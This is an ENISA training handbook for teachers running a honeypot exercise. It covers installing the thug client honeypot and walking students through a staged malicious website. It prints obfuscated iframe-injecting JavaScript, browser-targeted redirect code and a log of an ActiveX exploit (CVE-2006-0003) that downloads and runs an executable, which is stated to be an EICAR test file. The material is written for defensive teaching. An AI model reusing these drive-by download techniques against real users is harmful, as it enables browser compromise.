enisa
European Network and Information Security Agency

Honeypots CERT Exercise Handbook

Document for teachers

[Deliverable – 2012-10-08]

Contributors to this report

The report production was commissioned to CERT Polska (NASK).

Authors: Tomasz Grudziecki, Łukasz Juszczyk, Piotr Kijewski (CERT Polska/NASK)

Contributors: Katarzyna Gorzelak and Przemysław Jaroszewski (CERT Polska/NASK)

Editors/Testers: Piotr Kijewski (CERT Polska/NASK), Cosmin Ciobanu (ENISA), Romain Bourgue (ENISA), Andreas Sfakianakis (ENISA)

Acknowledgements

ENISA wants to thank all institutions and persons who contributed to this document. A special

“Thank You” goes to the following contributors:

- Kara Nance (University of Alaska)
- Angelo Dell’Aera (Honeynet Project)
- Lukas Rist (Honeynet Project)

About ENISA

The European Network and Information Security Agency (ENISA) is a centre of network and information security expertise for the EU, its Member States, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU Member States in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU Member States by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu

Follow us on Facebook Twitter LinkedIn Youtube & RSS feeds

Contact details

For contacting ENISA or for general enquiries on CERT-related information, please use the following details: opsec@enisa.europa.eu

Internet: http://www.enisa.europa.eu

Contents

1 Exercise: Honeypots

Main Objective	The objective of the exercise is to familiarise students with two kinds of honeypots: server-side honeypots (*dionaea* and *Glastopf*) and client-side ones (*thug*). After completing the exercise, students should be able to install, configure, use and interpret data captured by some of the most popular honeypots. **Attention:** the exercise requires usage of the *Honeypot Exercise Virtual Image*.	
Targeted Audience	Technical CERT staff	
Total Duration	Roughly 4 hours	
Time Schedule	Introduction to the exercise	30 min.
	PART 1 CLIENT-SIDE HONEYPOT (investigation of a malicious website)	
	Task 1: Deployment of the honeypot	15 min.
	Task 2: Introduction – step-by-step demonstration using a sample URL	35 min.
	Task 3: Analysis of a second URL submitted in an incident report	35 min.
	PART 2 SERVER-SIDE HONEYPOT: SCENARIO 1 (investigation of a new worm in a LAN)	
	Task 1: Deployment of the honeypot	15 min.
	Task 2: Introduction – a step-by-step analysis	20 min.
	Task 3: Analysis of a second attack	25 min.
	PART 2 SERVER-SIDE HONEYPOT: SCENARIO 2 (investigation of a remote attack targeting a web application)	
	Task 1: Deployment of the honeypot	10 min.
	Task 2: Introduction – a step-by-step analysis	15 min.
	Task 3: Analysis of a second attack	25 min.
	Summary of the exercise	15 min.
Frequency	This exercise should be carried out whenever a new CERT team is being set up or new team members responsible for incident handling or network forensics join the team. In particular, it is intended for team members that are not very familiar with honeypots.	
Requirements	The exercise requires usage of the *Honeypot Exercise Virtual Image*.	

1.1 General description

This is the Honeypots CERT Exercise Handbook. It is intended to serve as a detailed step-by-step guide for you, the teacher, on how to conduct a honeypot exercise for new CERT technical staff. You should hand out the companion Honeypot CERT Exercise Toolset document necessary to carry out the exercise to your students. In order to aid you with the exercise, material not contained in the Exercise Toolset but present in this Handbook has a shaded background.

The exercise should be performed as a hands-on class. Apart from the scenarios presented in this Handbook, it should include a short introduction to the field of honeypot technology (both: server-side and client-side). Note that it is assumed that students have technical knowledge about web browser and web server (application) threats, and also are familiar with the behaviour of a typical network worm. If not, you should carry out an additional introduction to Internet threats (1-2 more hours are expected).

The goal of each scenario presented in this exercise is to identify security information relevant to a particular incident – in the context of an attacked and attacking host or application. The students should be allowed access to the Internet and encouraged to use search engines to facilitate their analysis. This handbook contains six examples of attack scenarios. You are encouraged to also create your own.

Because of the technical nature of this exercise, it is advisable that you, as the teacher, have hands-on experience with analysing current network security threats and with the usage of low-interaction honeypot technology (in particular, you should be familiar with three tools: *thug*[1], *dionaea*[2] and *Glastopf*[3]). The examples in the Handbook are purposefully very detailed, so as to help you as much as possible.

Students need to be provided with access to the *Honeypot Exercise Virtual Image* specially developed for this exercise. It contains all the tools, repositories and services necessary for carrying out the exercise. The tools needed for each scenario are listed in the handbook sections devoted to the scenarios.

1.2 Exercise objective

The objective of the Honeypots Exercise is for students to gain familiarity with two kinds of honeypots: server-side honeypots and client-side honeypots. In particular they will:

- Learn how to install and configure three honeypots (*thug*, *dionaea* and *Glastopf*);
- Learn how to use them to analyse security threats;

[1] https://github.com/buffer/thug

[2] http://dionaea.carnivore.it

[3] http://glastopf.org

- Learn about client-side attacks that spread using web browser vulnerabilities; and
- Learn about server-side threats like worm outbreaks and web application remote attacks.

1.3 Exercise outline

You should begin with a short description of server-side and client-side threats, and honeypot technology. Introduce students to the exercise structure, outlined below. The exercise is designed as according as follows: 1) the students deploy a honeypot 2) the teacher demonstrates how to analyse a particular type of attack together with the students using the honeypot (a step-by-step hands-on introduction), 3) the students carry out another analysis of a similar type of attack by themselves. Students should be able to be evaluated based on their ability to answer a set of questions. These are suggested in the scenarios below with proposed evaluation metrics at the end of each part. Remember to provide the students with access to the *Honeypot Exercise Virtual Image* containing the required tools!

1.3.1 Introduction to the exercise

At the beginning, introduce students to the exercise, outlining its main PARTS and how the exercise will be carried out. This exercise consists of two main PARTS and three scenarios:

- PART 1: Client-side honeypot – a web-based attack exploiting a browser;
  - Scenario: you are conducting an investigation of an incident report about malicious behaviour of a website.
- PART 2: Server-side honeypot – an active attack targeting server services:
  - Scenario 1: you are conducting an investigation of an incident report about a new worm spreading in a LAN,
  - Scenario 2: you are conducting investigation of an incident report about a new attack targeting a web application running on your web server.

1.4 PART 1 Client-side honeypot (investigation of a malicious website)

The first PART of the exercise consists of one scenario, divided into three separate tasks:

1. deployment of the client-side honeypot,
2. a demonstration performed by you, the teacher, as an introduction to the scenario,
3. an analysis of a WWW site, reported as malicious, performed by students.

First, students have to deploy a client-side honeypot. Next, you, as the teacher should demonstrate how to use the honeypot. This will involve investigation of a sample web page in order to show the capabilities of the honeypot and malicious site mitigation techniques. Lastly, students should investigate a specially crafted malicious web page by themselves. They have to answer the following questions (when they reach section Task 2 - Assessment 1.4.3):

a) Is the website malicious or not?
b) How was the attack carried out? Describe step by step.
c) What domain names and IP addresses are involved in the attack?
d) Which browsers are targeted?

e) Which vulnerabilities are exploited and how?
f) How could we mitigate the attack?

1.4.1 Task 1 – Deployment of the honeypot

This part of the exercise will make use of the ***thug*** honeypot. *Thug* is a low-interaction client honeypot focused on the detection of malicious web pages. It emulates the behaviour of a typical web browser. The tool uses the Google *V8* JavaScript engine and implements its own Document Object Model (DOM). *Thug* is written in Python and made available under the GNU General Public License.

The first task is the deployment of the tool. All required files are pre-downloaded and supplied on the *Honeypot Exercise Virtual Image* – the installation process does not require an Internet connection. Some dependencies are already installed to meet the requirements. However, if you wish to read the full installation steps list, these are described in http://buffer.github.com/thug/doc/build.html. All steps described in this document installation are derived from *thug's* documentation (see the URL above).

All needed repositories are cloned into the `/opt/` directory:

```
/opt/libemu
/opt/pylibemu
/opt/pyv8
/opt/thug
/opt/v8
```

STEP 1: Installation of the Google *V8/PyV8*

Google *V8* is Google's open source JavaScript engine. As of August 2012 the *V8* source code needs to be patched in order to properly work with *thug*.

```
$ cd /opt
/opt $ cp thug/patches/V8-patch* .
/opt $ patch -p0 < V8-patch1.diff
patching file v8/src/log.h
/opt $ patch -p0 < V8-patch2.diff
```

PyV8 is a Python wrapper for the Google *V8* engine. In order to install *PyV8* perform the following steps:

```
/opt $ export V8_HOME=/opt/v8
/opt $ cd pyv8
/opt/pyv8 $ python setup.py build
/opt/pyv8 $ sudo python setup.py install
```

Testing the installation:

```
/opt/pyv8 $ python PyV8.py
```

If no problems occur, *V8* and *PyV8* have been installed properly.

STEP 2: Installation of libemu:

Libemu is a small library written in C that provides basic x86 emulation and shellcode detection using GetPC heuristics. More information about *libemu* can be found on the project webpage: http://libemu.carnivore.it/. In order to install *libemu* please follow these steps:

```
$ cd /opt/libemu
/opt/libemu $ autoreconf -v -i
/opt/libemu $ ./configure --prefix=/usr
/opt/libemu $ sudo make install
```

STEP 3: Installation of Pylibemu

Pylibemu is a Cython (C-Extensions for Python) wrapper for the *libemu* library. It is written by the author of *thug*. More information about *pylibemu* can be found on the project webpage: https://github.com/buffer/pylibemu. In order to install *pylibemu* please follow these steps:

```
$ cd /opt/pylibemu/
/opt/pylibemu $ python setup.py build
/opt/pylibemu $ sudo python setup.py install
```

Optional STEP 4: *Testing pylibemu and libemu.*

In order to check whether *pylibemu* and *libemu* are functioning properly, use the instructions in the `/opt/pylibemu/README` file in section "Usage". This file is also available online: https://github.com/buffer/pylibemu/blob/master/README.

Alternatively, you can also use:

```
$ cd pylibemu/
$ cd tests/
$ python sctest.py

Pylibemu test suite

         Usage:
         python sctest.py [ options ]

         Options:
                  -h            , --help                    Display this help information.
                  -s <shellcode>, --shellcode=<shellcode>   Execute the selected shellcode
test (0 means 'all tests')
                  -i <shellcode>, --info=<shellcode>        Shows information about the
selected shellcode test

         $ python sctest.py -s 1
         [2012-09-24 12:52:19] Offset: 4
         [2012-09-24 12:52:19] HMODULE LoadLibraryA (
              LPCTSTR = 0x027a3330 =>
                   = "ws2_32";
         ) =  0x71a10000;
```

1.4.2 Task 2 – Introduction – step-by-step demonstration using a sample URL

In this task, you, as the teacher, should perform an investigation to demonstrate to the students how *thug* works and how to use the tool in incident analysis. Active discussion with students throughout the exercise is recommended as often as possible.

All students have to start the Apache web server:

```
$ sudo /etc/init.d/apache2 start
```

Students are presented with an e-mail with an incident report (use the *Icedove* e-mail client provided on the *Honeypot Exercise Virtual Image* to retrieve the report). The report contains a potentially malicious URL.

STEP 1:

You should briefly describe how to run *thug* and what its main runtime option arguments are:

```
$ cd /opt/thug/src/
$ python thug.py --help
```

In particular, the following options should be presented:

- using different browser personalities/user agents (-u option) plus supported schemes
- specifying a referrer (-r option)
- analysing a local HTML file (-l option)
- logging to a specified file (-o option)
- enabling verbose mode (-v option)

STEP 2:

Together with the students, investigate the suspicious URL (from the incident report) using *thug*:

```
$ cd /opt/thug/src/
$ python thug.py http://example.xmpl/ex1.html
[2012-07-27 16:26:54] [HTTP] URL: http://example.xmpl/ex1.html (Status: 200, Referrer:
None)
[2012-07-27 16:26:54] <iframe src="http://example.xmpl/ex2.html"></iframe>
[2012-07-27 16:26:54] [iframe redirection] http://example.xmpl/ex1.html ->
http://example.xmpl/ex2.html
[2012-07-27 16:26:54] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referrer:
http://example.xmpl/ex1.html)
[2012-07-27 16:26:54] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referrer:
http://example.xmpl/ex2.html)
[2012-07-27 16:26:55] <iframe src="http://example.xmpl/ex3.html"></iframe>
[2012-07-27 16:26:55] [iframe redirection] http://example.xmpl/ex2.html ->
http://example.xmpl/ex3.html
[2012-07-27 16:26:55] [HTTP] URL: http://example.xmpl/ex3.html (Status: 200, Referrer:
http://example.xmpl/ex2.html)
[2012-07-27 16:26:55] [HTTP] URL: http://example.xmpl/ex3.html (Status: 200, Referrer:
http://example.xmpl/ex3.html)
[2012-07-27 16:26:55] [Window] Alert Text: you are using Internet Explorer not 7
[2012-07-27 16:26:55] Saving log analysis at
../logs/edafe606e244823362675990fe56b5f1/20120727162653
```

1
2
3

The most important entries were marked in red (students should be made aware that this is from standard output. It could be logged to a file using the '-o' or '--output=' option for further analysis using the '-o' or '--output=' option). Walk the students through the attack emphasizing the following results:

1 There is an 'iframe' on the first page (`http://example.xmpl/ex1.html`) that redirects to `http://example.xmpl/ex2.html`.

2 On the next page (`ex2.html`), another 'iframe' redirects to `http://example.xmpl/ex3.html`.

3 On the '`ex3.html`' page, a text alert occurs: 'you are using Internet Explorer not 7'.

STEP 3:

Display the **analysis log** for more details. A full path to the log is displayed in the last line of the standard output. This path is different in each case, so make a note of the one that was generated. Two kinds of logs are available: full-content web pages in plain text/html files, and complete analysis results (with content) in one XML (MITRE MAEC[4] logging format) file. The XML file (analysis.xml) can be opened in a standard text editor or a web browser.

Unfortunately, there is no good tool to display the resulting XML files in human-friendly output.

Another option is to run *thug* in **verbose mode** by adding the –v option as shown below. This will result in all content to be displayed to the standard output in chronological order:

```
$ python thug.py -v http://example.xmpl/ex1.html
```

Discuss the log output, especially the redirection techniques. The following listing examples are based on text/html and XML logs:

Ad.1 The first 'iframe' has been generated by obfuscated JavaScript (more information about obfuscation in JavaScript can be found here: http://www.honeynet.org/node/187). The page's full content is displayed below:

```
<html>
Some legitimate content here
<script>
//suspicious JS
var
_0xd02b=["\x3C\x69\x66\x72\x61\x6D\x65\x20\x73\x72\x63\x3D\x22\x68\x74\x74\x70\x3A\x2F\x
2F\x65\x78\x61\x6D\x70\x6C\x65\x2E\x78\x6D\x70\x6C\x2F\x65\x78\x32\x2E\x68\x74\x6D\x6C\x
22\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E","\x77\x72\x69\x74\x65"];document[_0xd02b[1]]
(_0xd02b[0]);
</script>
</html>
```

Optionally, you could consider deobfuscating the JavaScript using some external tool or service (not included in the exercise environment virtual image).

Ad.2 The second 'iframe' has also been generated by JavaScript (not obfuscated). The page's full content was:

```
<html>
<script>
//suspicious JS
if (/MSIE (\d+\.\d+);/.test(navigator.userAgent)){
 var ieversion=new Number(RegExp.$1)
```

[4] *More information on MAEC (Malware Attribute Enumeration and Characterization) can be found at https://maec.mitre.org/*

```
 if (ieversion==7)
  document.write("<iframe src=\"http://example.xmpl/malicious.html\"></iframe>");
 else
  document.write("<iframe src=\"http://example.xmpl/ex3.html\"></iframe>");
}
else
 document.write("<iframe src=\"http://example.xmpl/ex4.html\"></iframe>");
</script>
</html>
```

You should analyse the JavaScript code together with the students to help them gain an understanding of its behaviour. The code highlighted in bold red will be executed as a result.

Ad.3 On the last page an alert was generated by a heavily obfuscated section of JavaScript. The page's full content was:

```
<html>
<script>
//suspicious JS
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:
($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$_
__:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)
+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$
.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$(
$.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"(\\\"\\"+$.__$+$.$$
$+$.__$+$._$+$._+"\\"+$.$__+$.___+$.$_$_+"\\"+$.__$+$.$$_+$._$_+$.$$$_+"\\"+$.$__+$.___+
$._+"\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+$.$_$+$.__$+"\\"+$.__$+$.$_$+$.$$_+"\\"+$.__$+$.$_
_+$.$$$+"\\"+$.$__+$.___+"\\"+$.__$+$.__$+$.__$+"\\"+$.__$+$.$_$+$.$$_+$.__+$.$$$_+"\\"+
$.__$+$.$$_+$._$_+"\\"+$.__$+$.$_$+$.$$_+$.$$$_+$.__+"\\"+$.$__+$.___+"\\"+$.__$+$.___+$
.$_$+"\\"+$.__$+$.$$$+$.___+"\\"+$.__$+$.$$_+$.___+(![]+"")[$._$_]+$._$+"\\"+$.__$+$.$$_
+$._$_+$.$$$_+"\\"+$.__$+$.$$_+$._$_+"\\"+$.$__+$.___+"\\"+$.__$+$.$_$+$.$$_+$._$+$.__+"
\\"+$.$__+$.___+$.$$$+"\\\"\\"+$.$__+$.___+");"+"\"")())();
</script>
</html>
```

According to *thug's* analysis this JavaScript displays an alert 'you are using Internet Explorer not 7'. The overall analysis result is: the URL `http://example.xmpl/ex1.html` is not malicious, but it could be described as suspicious (due to redirects in iframes and obfuscated JavaScripts). Note that *thug* uses Internet Explorer 6.1 (Windows XP) as a default personality (user agent). In regard to the STEP 2 Ad.2 analysis, the second JavaScript should generate different content depending on the browser type. The next step should be to repeat the whole analysis using Internet Explorer 7 (IE7) as a user agent. You should mention that if the JavaScript is unreadable (in this example, obfuscated), students should perform analyses using all available browser personalities (user agents).

STEP 4:

To run the thug with IE7 personality, use the '-u winxpie70' option:

```
$ python thug.py -u winxpie70 http://example.xmpl/ex1.html
[2012-07-27 17:35:56] [HTTP] URL: http://example.xmpl/ex1.html (Status: 200, Referrer:
None)
[2012-07-27 17:35:57] <iframe src="http://example.xmpl/ex2.html"></iframe>
[2012-07-27 17:35:57] [iframe redirection] http://example.xmpl/ex1.html ->
http://example.xmpl/ex2.html
[2012-07-27 17:35:57] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referrer:
http://example.xmpl/ex1.html)
[2012-07-27 17:35:57] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referrer:
http://example.xmpl/ex2.html)
[2012-07-27 17:35:57] <iframe src="http://example.xmpl/malicious.html"></iframe>
```

1

```
[2012-07-27 17:35:57] [iframe redirection] http://example.xmpl/ex2.html ->
http://example.xmpl/malicious.html
[2012-07-27 17:35:57] [HTTP] URL: http://example.xmpl/malicious.html (Status: 200,
Referrer: http://example.xmpl/ex2.html)
[2012-07-27 17:35:57] [HTTP] URL: http://example.xmpl/malicious.html (Status: 200,
Referrer: http://example.xmpl/malicious.html)
[2012-07-27 17:35:58] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject
(msxml2.XMLHTTP)
[2012-07-27 17:35:58] ActiveXObject: msxml2.xmlhttp
[2012-07-27 17:35:58] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (ADODB.Stream)
[2012-07-27 17:35:58] ActiveXObject: adodb.stream
[2012-07-27 17:35:58] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject
(WScript.Shell)
[2012-07-27 17:35:58] ActiveXObject: wscript.shell
[2012-07-27 17:35:58] [Microsoft XMLHTTP ActiveX] Fetching from URL
http://example.xmpl/malware.exe
[2012-07-27 17:35:58] [HTTP] URL: http://example.xmpl/malware.exe (Status: 200,
Referrer: http://example.xmpl/malicious.html)
[2012-07-27 17:35:58] [Microsoft XMLHTTP ActiveX] Saving File:
69630e4574ec6798239b091cda43dca0
[2012-07-27 17:35:58] [Microsoft XMLHTTP ActiveX] send
[2012-07-27 17:35:58] [Adodb.Stream ActiveX] open
[2012-07-27 17:35:58] [Adodb.Stream ActiveX] Write
[2012-07-27 17:35:58] [Adodb.Stream ActiveX] SaveToFile (c:\sysbmqa.exe)
[2012-07-27 17:35:58] [Adodb.Stream ActiveX] Close
[2012-07-27 17:35:58] [WScript.Shell ActiveX] Executing: c:\sysbmqa.exe
[2012-07-27 17:35:58] Saving log analysis at
../logs/edafe606e244823362675990fe56b5f1/20120727173556
```

Alternatively, the verbose mode may be enabled with the –v option:

```
$ python thug.py -v -u winxpie70 http://example.xmpl/ex1.html
```

The most important entries were marked in red (students should be made aware that this is from standard output. It could be logged to a file using the '-o' or '--output=' option for further analysis using the '-o' or '--output=' option). Walk the students through the attack emphasizing the following results:

1. There is an 'iframe' on the first page (`http://example.xmpl/ex1.html`) that redirects to `http://example.xmpl/ex2.html`.
2. On the next page (ex2.html), another 'iframe' redirects to `http://example.xmpl/malicious.html`.
3. On the 'malicious.html' page, an ActiveX object is created.
4. The ActiveX object uses some functions (msxml2.xmlhttp, adodb.stream, wscript.shell) to fetch a file (probably a windows executable) from `http://example.xmpl/malware.exe` and writes it to `c:\sysbmqa.exe`.

STEP 5:

In the same manner as in STEP 3, you should provide the student's with an overview of the output log.

Ad.1 The first point is the same as in **STEP 3, Ad. 1**.

Ad.2 This is the same JavaScript, but its behaviour is different: the script generated a different iframe than in the first case, as shown in red:

```
<html>
<script>
//suspicious JS
if (/MSIE (\d+\.\d+);/.test(navigator.userAgent)){
 var ieversion=new Number(RegExp.$1)
 if (ieversion==7)
  document.write("<iframe src=\"http://example.xmpl/malicious.html\"></iframe>");
 else
  document.write("<iframe src=\"http://example.xmpl/ex3.html\"></iframe>");
}
else
 document.write("<iframe src=\"http://example.xmpl/ex4.html\"></iframe>");
</script>
</html>
```

Ad.3 There is an ActiveX exploit in JavaScript (see *thug's* log file) at `http://example.xmpl/malicious.html` that exploits a vulnerability in Internet Explorer (MS06-014[5]; CVE-2006-0003) to fetch a file from `http://example.xmpl/malware.exe` and execute it. The exploit can be analysed using external tools or services (for example: VirusTotal[6] or Wepawet[7]). Additional analyses are not a part of this exercise as they extend beyond the honeypot objective.

Ad.4 The file (`http://example.xmpl/malware.exe`) can be analysed using external tools or services (for example: VirusTotal). Additional analyses are not a part of this exercise. This file is an EICAR test signature – a file that should be marked as malicious for testing purposes by all antivirus engines.

The overall analysis result is: the URL `http://example.xmpl/ex1.html` is malicious when a victim uses the Internet Explorer 7.0 web browser.

STEP 6:

Encourage the students to perform analyses with all available *thug* browser personalities. All other Internet Explorer personalities will generate the same result as in the first case. When using a user agent different than Internet Explorer, the behaviour will be also similar to the first case, apart from the last redirection and the last web page:

```
$ python thug.py -u winxpchrome20 http://example.xmpl/ex1.html[2012-07-27 18:23:35]
[HTTP] URL: http://example.xmpl/ex1.html (Status: 200, Referrer: None)
[2012-07-27 18:23:36] <iframe src="http://example.xmpl/ex2.html"></iframe>
[2012-07-27 18:23:36] [iframe redirection] http://example.xmpl/ex1.html ->
http://example.xmpl/ex2.html
[2012-07-27 18:23:36] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referrer:
http://example.xmpl/ex1.html)
```

1

[5] http://technet.microsoft.com/en-us/security/bulletin/ms06-014

[6] http://www.virustotal.com

[7] http://www.wepawet.iseclab.org

```
[2012-07-27 18:23:36] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referrer:
http://example.xmpl/ex2.html)
[2012-07-27 18:23:37] <iframe src="http://example.xmpl/ex4.html"></iframe>
[2012-07-27 18:23:37] [iframe redirection] http://example.xmpl/ex2.html ->
http://example.xmpl/ex4.html
[2012-07-27 18:23:37] [HTTP] URL: http://example.xmpl/ex4.html (Status: 200, Referrer:
http://example.xmpl/ex2.html)
[2012-07-27 18:23:37] [HTTP] URL: http://example.xmpl/ex4.html (Status: 200, Referrer:
http://example.xmpl/ex4.html)
[2012-07-27 18:23:37] [Window] Alert Text: you are not using Internet Explorer
[2012-07-27 18:23:37] Saving log analysis at
../logs/edafe606e244823362675990fe56b5f1/20120727182335
```

The most important entries were marked in red (students should be made aware that this is from standard output. It could be logged to a file using the '-o' or '--output=' option for further analysis using the '-o' or '--output=' option). Walk the students through the attack emphasizing the following results:

1. There is an 'iframe' on the first page (`http://example.xmpl/ex1.html`) that redirects to `http://example.xmpl/ex2.html`.
2. On the next page (`ex2.html`) another 'iframe' redirects to `http://example.xmpl/ex4.html`.
3. On the '`ex4.html`' page a text alert occurs: 'you are not using Internet Explorer'.

STEP 7:

In the same manner as in **STEP 3** and **STEP 5**, you should describe the output log to the students.

Ad.1 The first point is the same as in **STEP 3, Ad. 1** and **STEP 5, Ad. 1**.

Ad.2 This is the same JavaScript, but its behaviour was different: the script has generated a new iframe different from the first and second cases:

```
<html>
<script>
//suspicious JS
if (/MSIE (\d+\.\d+);/.test(navigator.userAgent)){
 var ieversion=new Number(RegExp.$1)
 if (ieversion==7)
  document.write("<iframe src=\"http://example.xmpl/malicious.html\"></iframe>");
 else
  document.write("<iframe src=\"http://example.xmpl/ex3.html\"></iframe>");
}
else
 document.write("<iframe src=\"http://example.xmpl/ex4.html\"></iframe>");
</script>
</html>
```

Ad.3 On the last page, an alert was generated by a heavily obfuscated piece of JavaScript:

```
<html>
<script>
//suspicious JS
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:
($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$_
__:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)
+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$
```

```
.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$(
$.$$+"\""+$._$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"(\\\"\\"+$.__$+$.$$
$+$.__$+$._$+$._+"\\"+$.$__+$.___+$.$_$_+"\\"+$.__$+$.$$_+$._$_+$.$$$_+"\\"+$.$__+$.___+
"\\"+$.__$+$.$_$+$.$$_+$._$+$.__+"\\"+$.$__+$.___+$._+"\\"+$.__$+$.$$_+$._$$+"\\"+$.__$+
$.$_$+$.__$+"\\"+$.__$+$.$_$+$.$$_+"\\"+$.__$+$.$__+$.$$$+"\\"+$.$__+$.___+"\\"+$.__$+$.
__$+$.__$+"\\"+$.__$+$.$_$+$.$$_+$.__+$.$$$_+"\\"+$.__$+$.$$_+$._$_+"\\"+$.__$+$.$_$+$.$
$_+$.$$$_+$.__+"\\"+$.$__+$.___+"\\"+$.__$+$.___+$.$_$+"\\"+$.__$+$.$$$+$.___+"\\"+$.__$
+$.$$_+$.___+(![]+"")[$._$_]+$._$+"\\"+$.__$+$.$$_+$._$_+$.$$$_+"\\"+$.__$+$.$$_+$._$_+"
\\\"\\"+$.$__+$.___+");"+"\"")())();
</script>
</html>
```

The overall analysis result is: the URL `http://example.xmpl/ex1.html` is not malicious when a user (and potential victim) uses a browser other than Internet Explorer.

1.4.3 Task 2 - Assessment

Together with the students you should answer the following questions:

a) Is the web site malicious or not?
b) How was the attack carried out? Describe step by step (could be presented as a flow diagram).
c) What domain names and IP addresses are involved in the attack? (Unlike in a real scenario, IP addresses are not so relevant here, because of the fact that we use a locally based Apache server, therefore ensuring that only one address will be involved (localhost, 127.0.0.1)).
d) Which browsers are targeted?
e) Which vulnerabilities are exploited and how?
f) How could we mitigate the attack?

The answers for questions from a) to e) are included in the flow diagram below, illustrating the attack step-by-step.



Figure 1: PART 1 Task 2 attack step-by-step

Walk the students through the flow diagram.

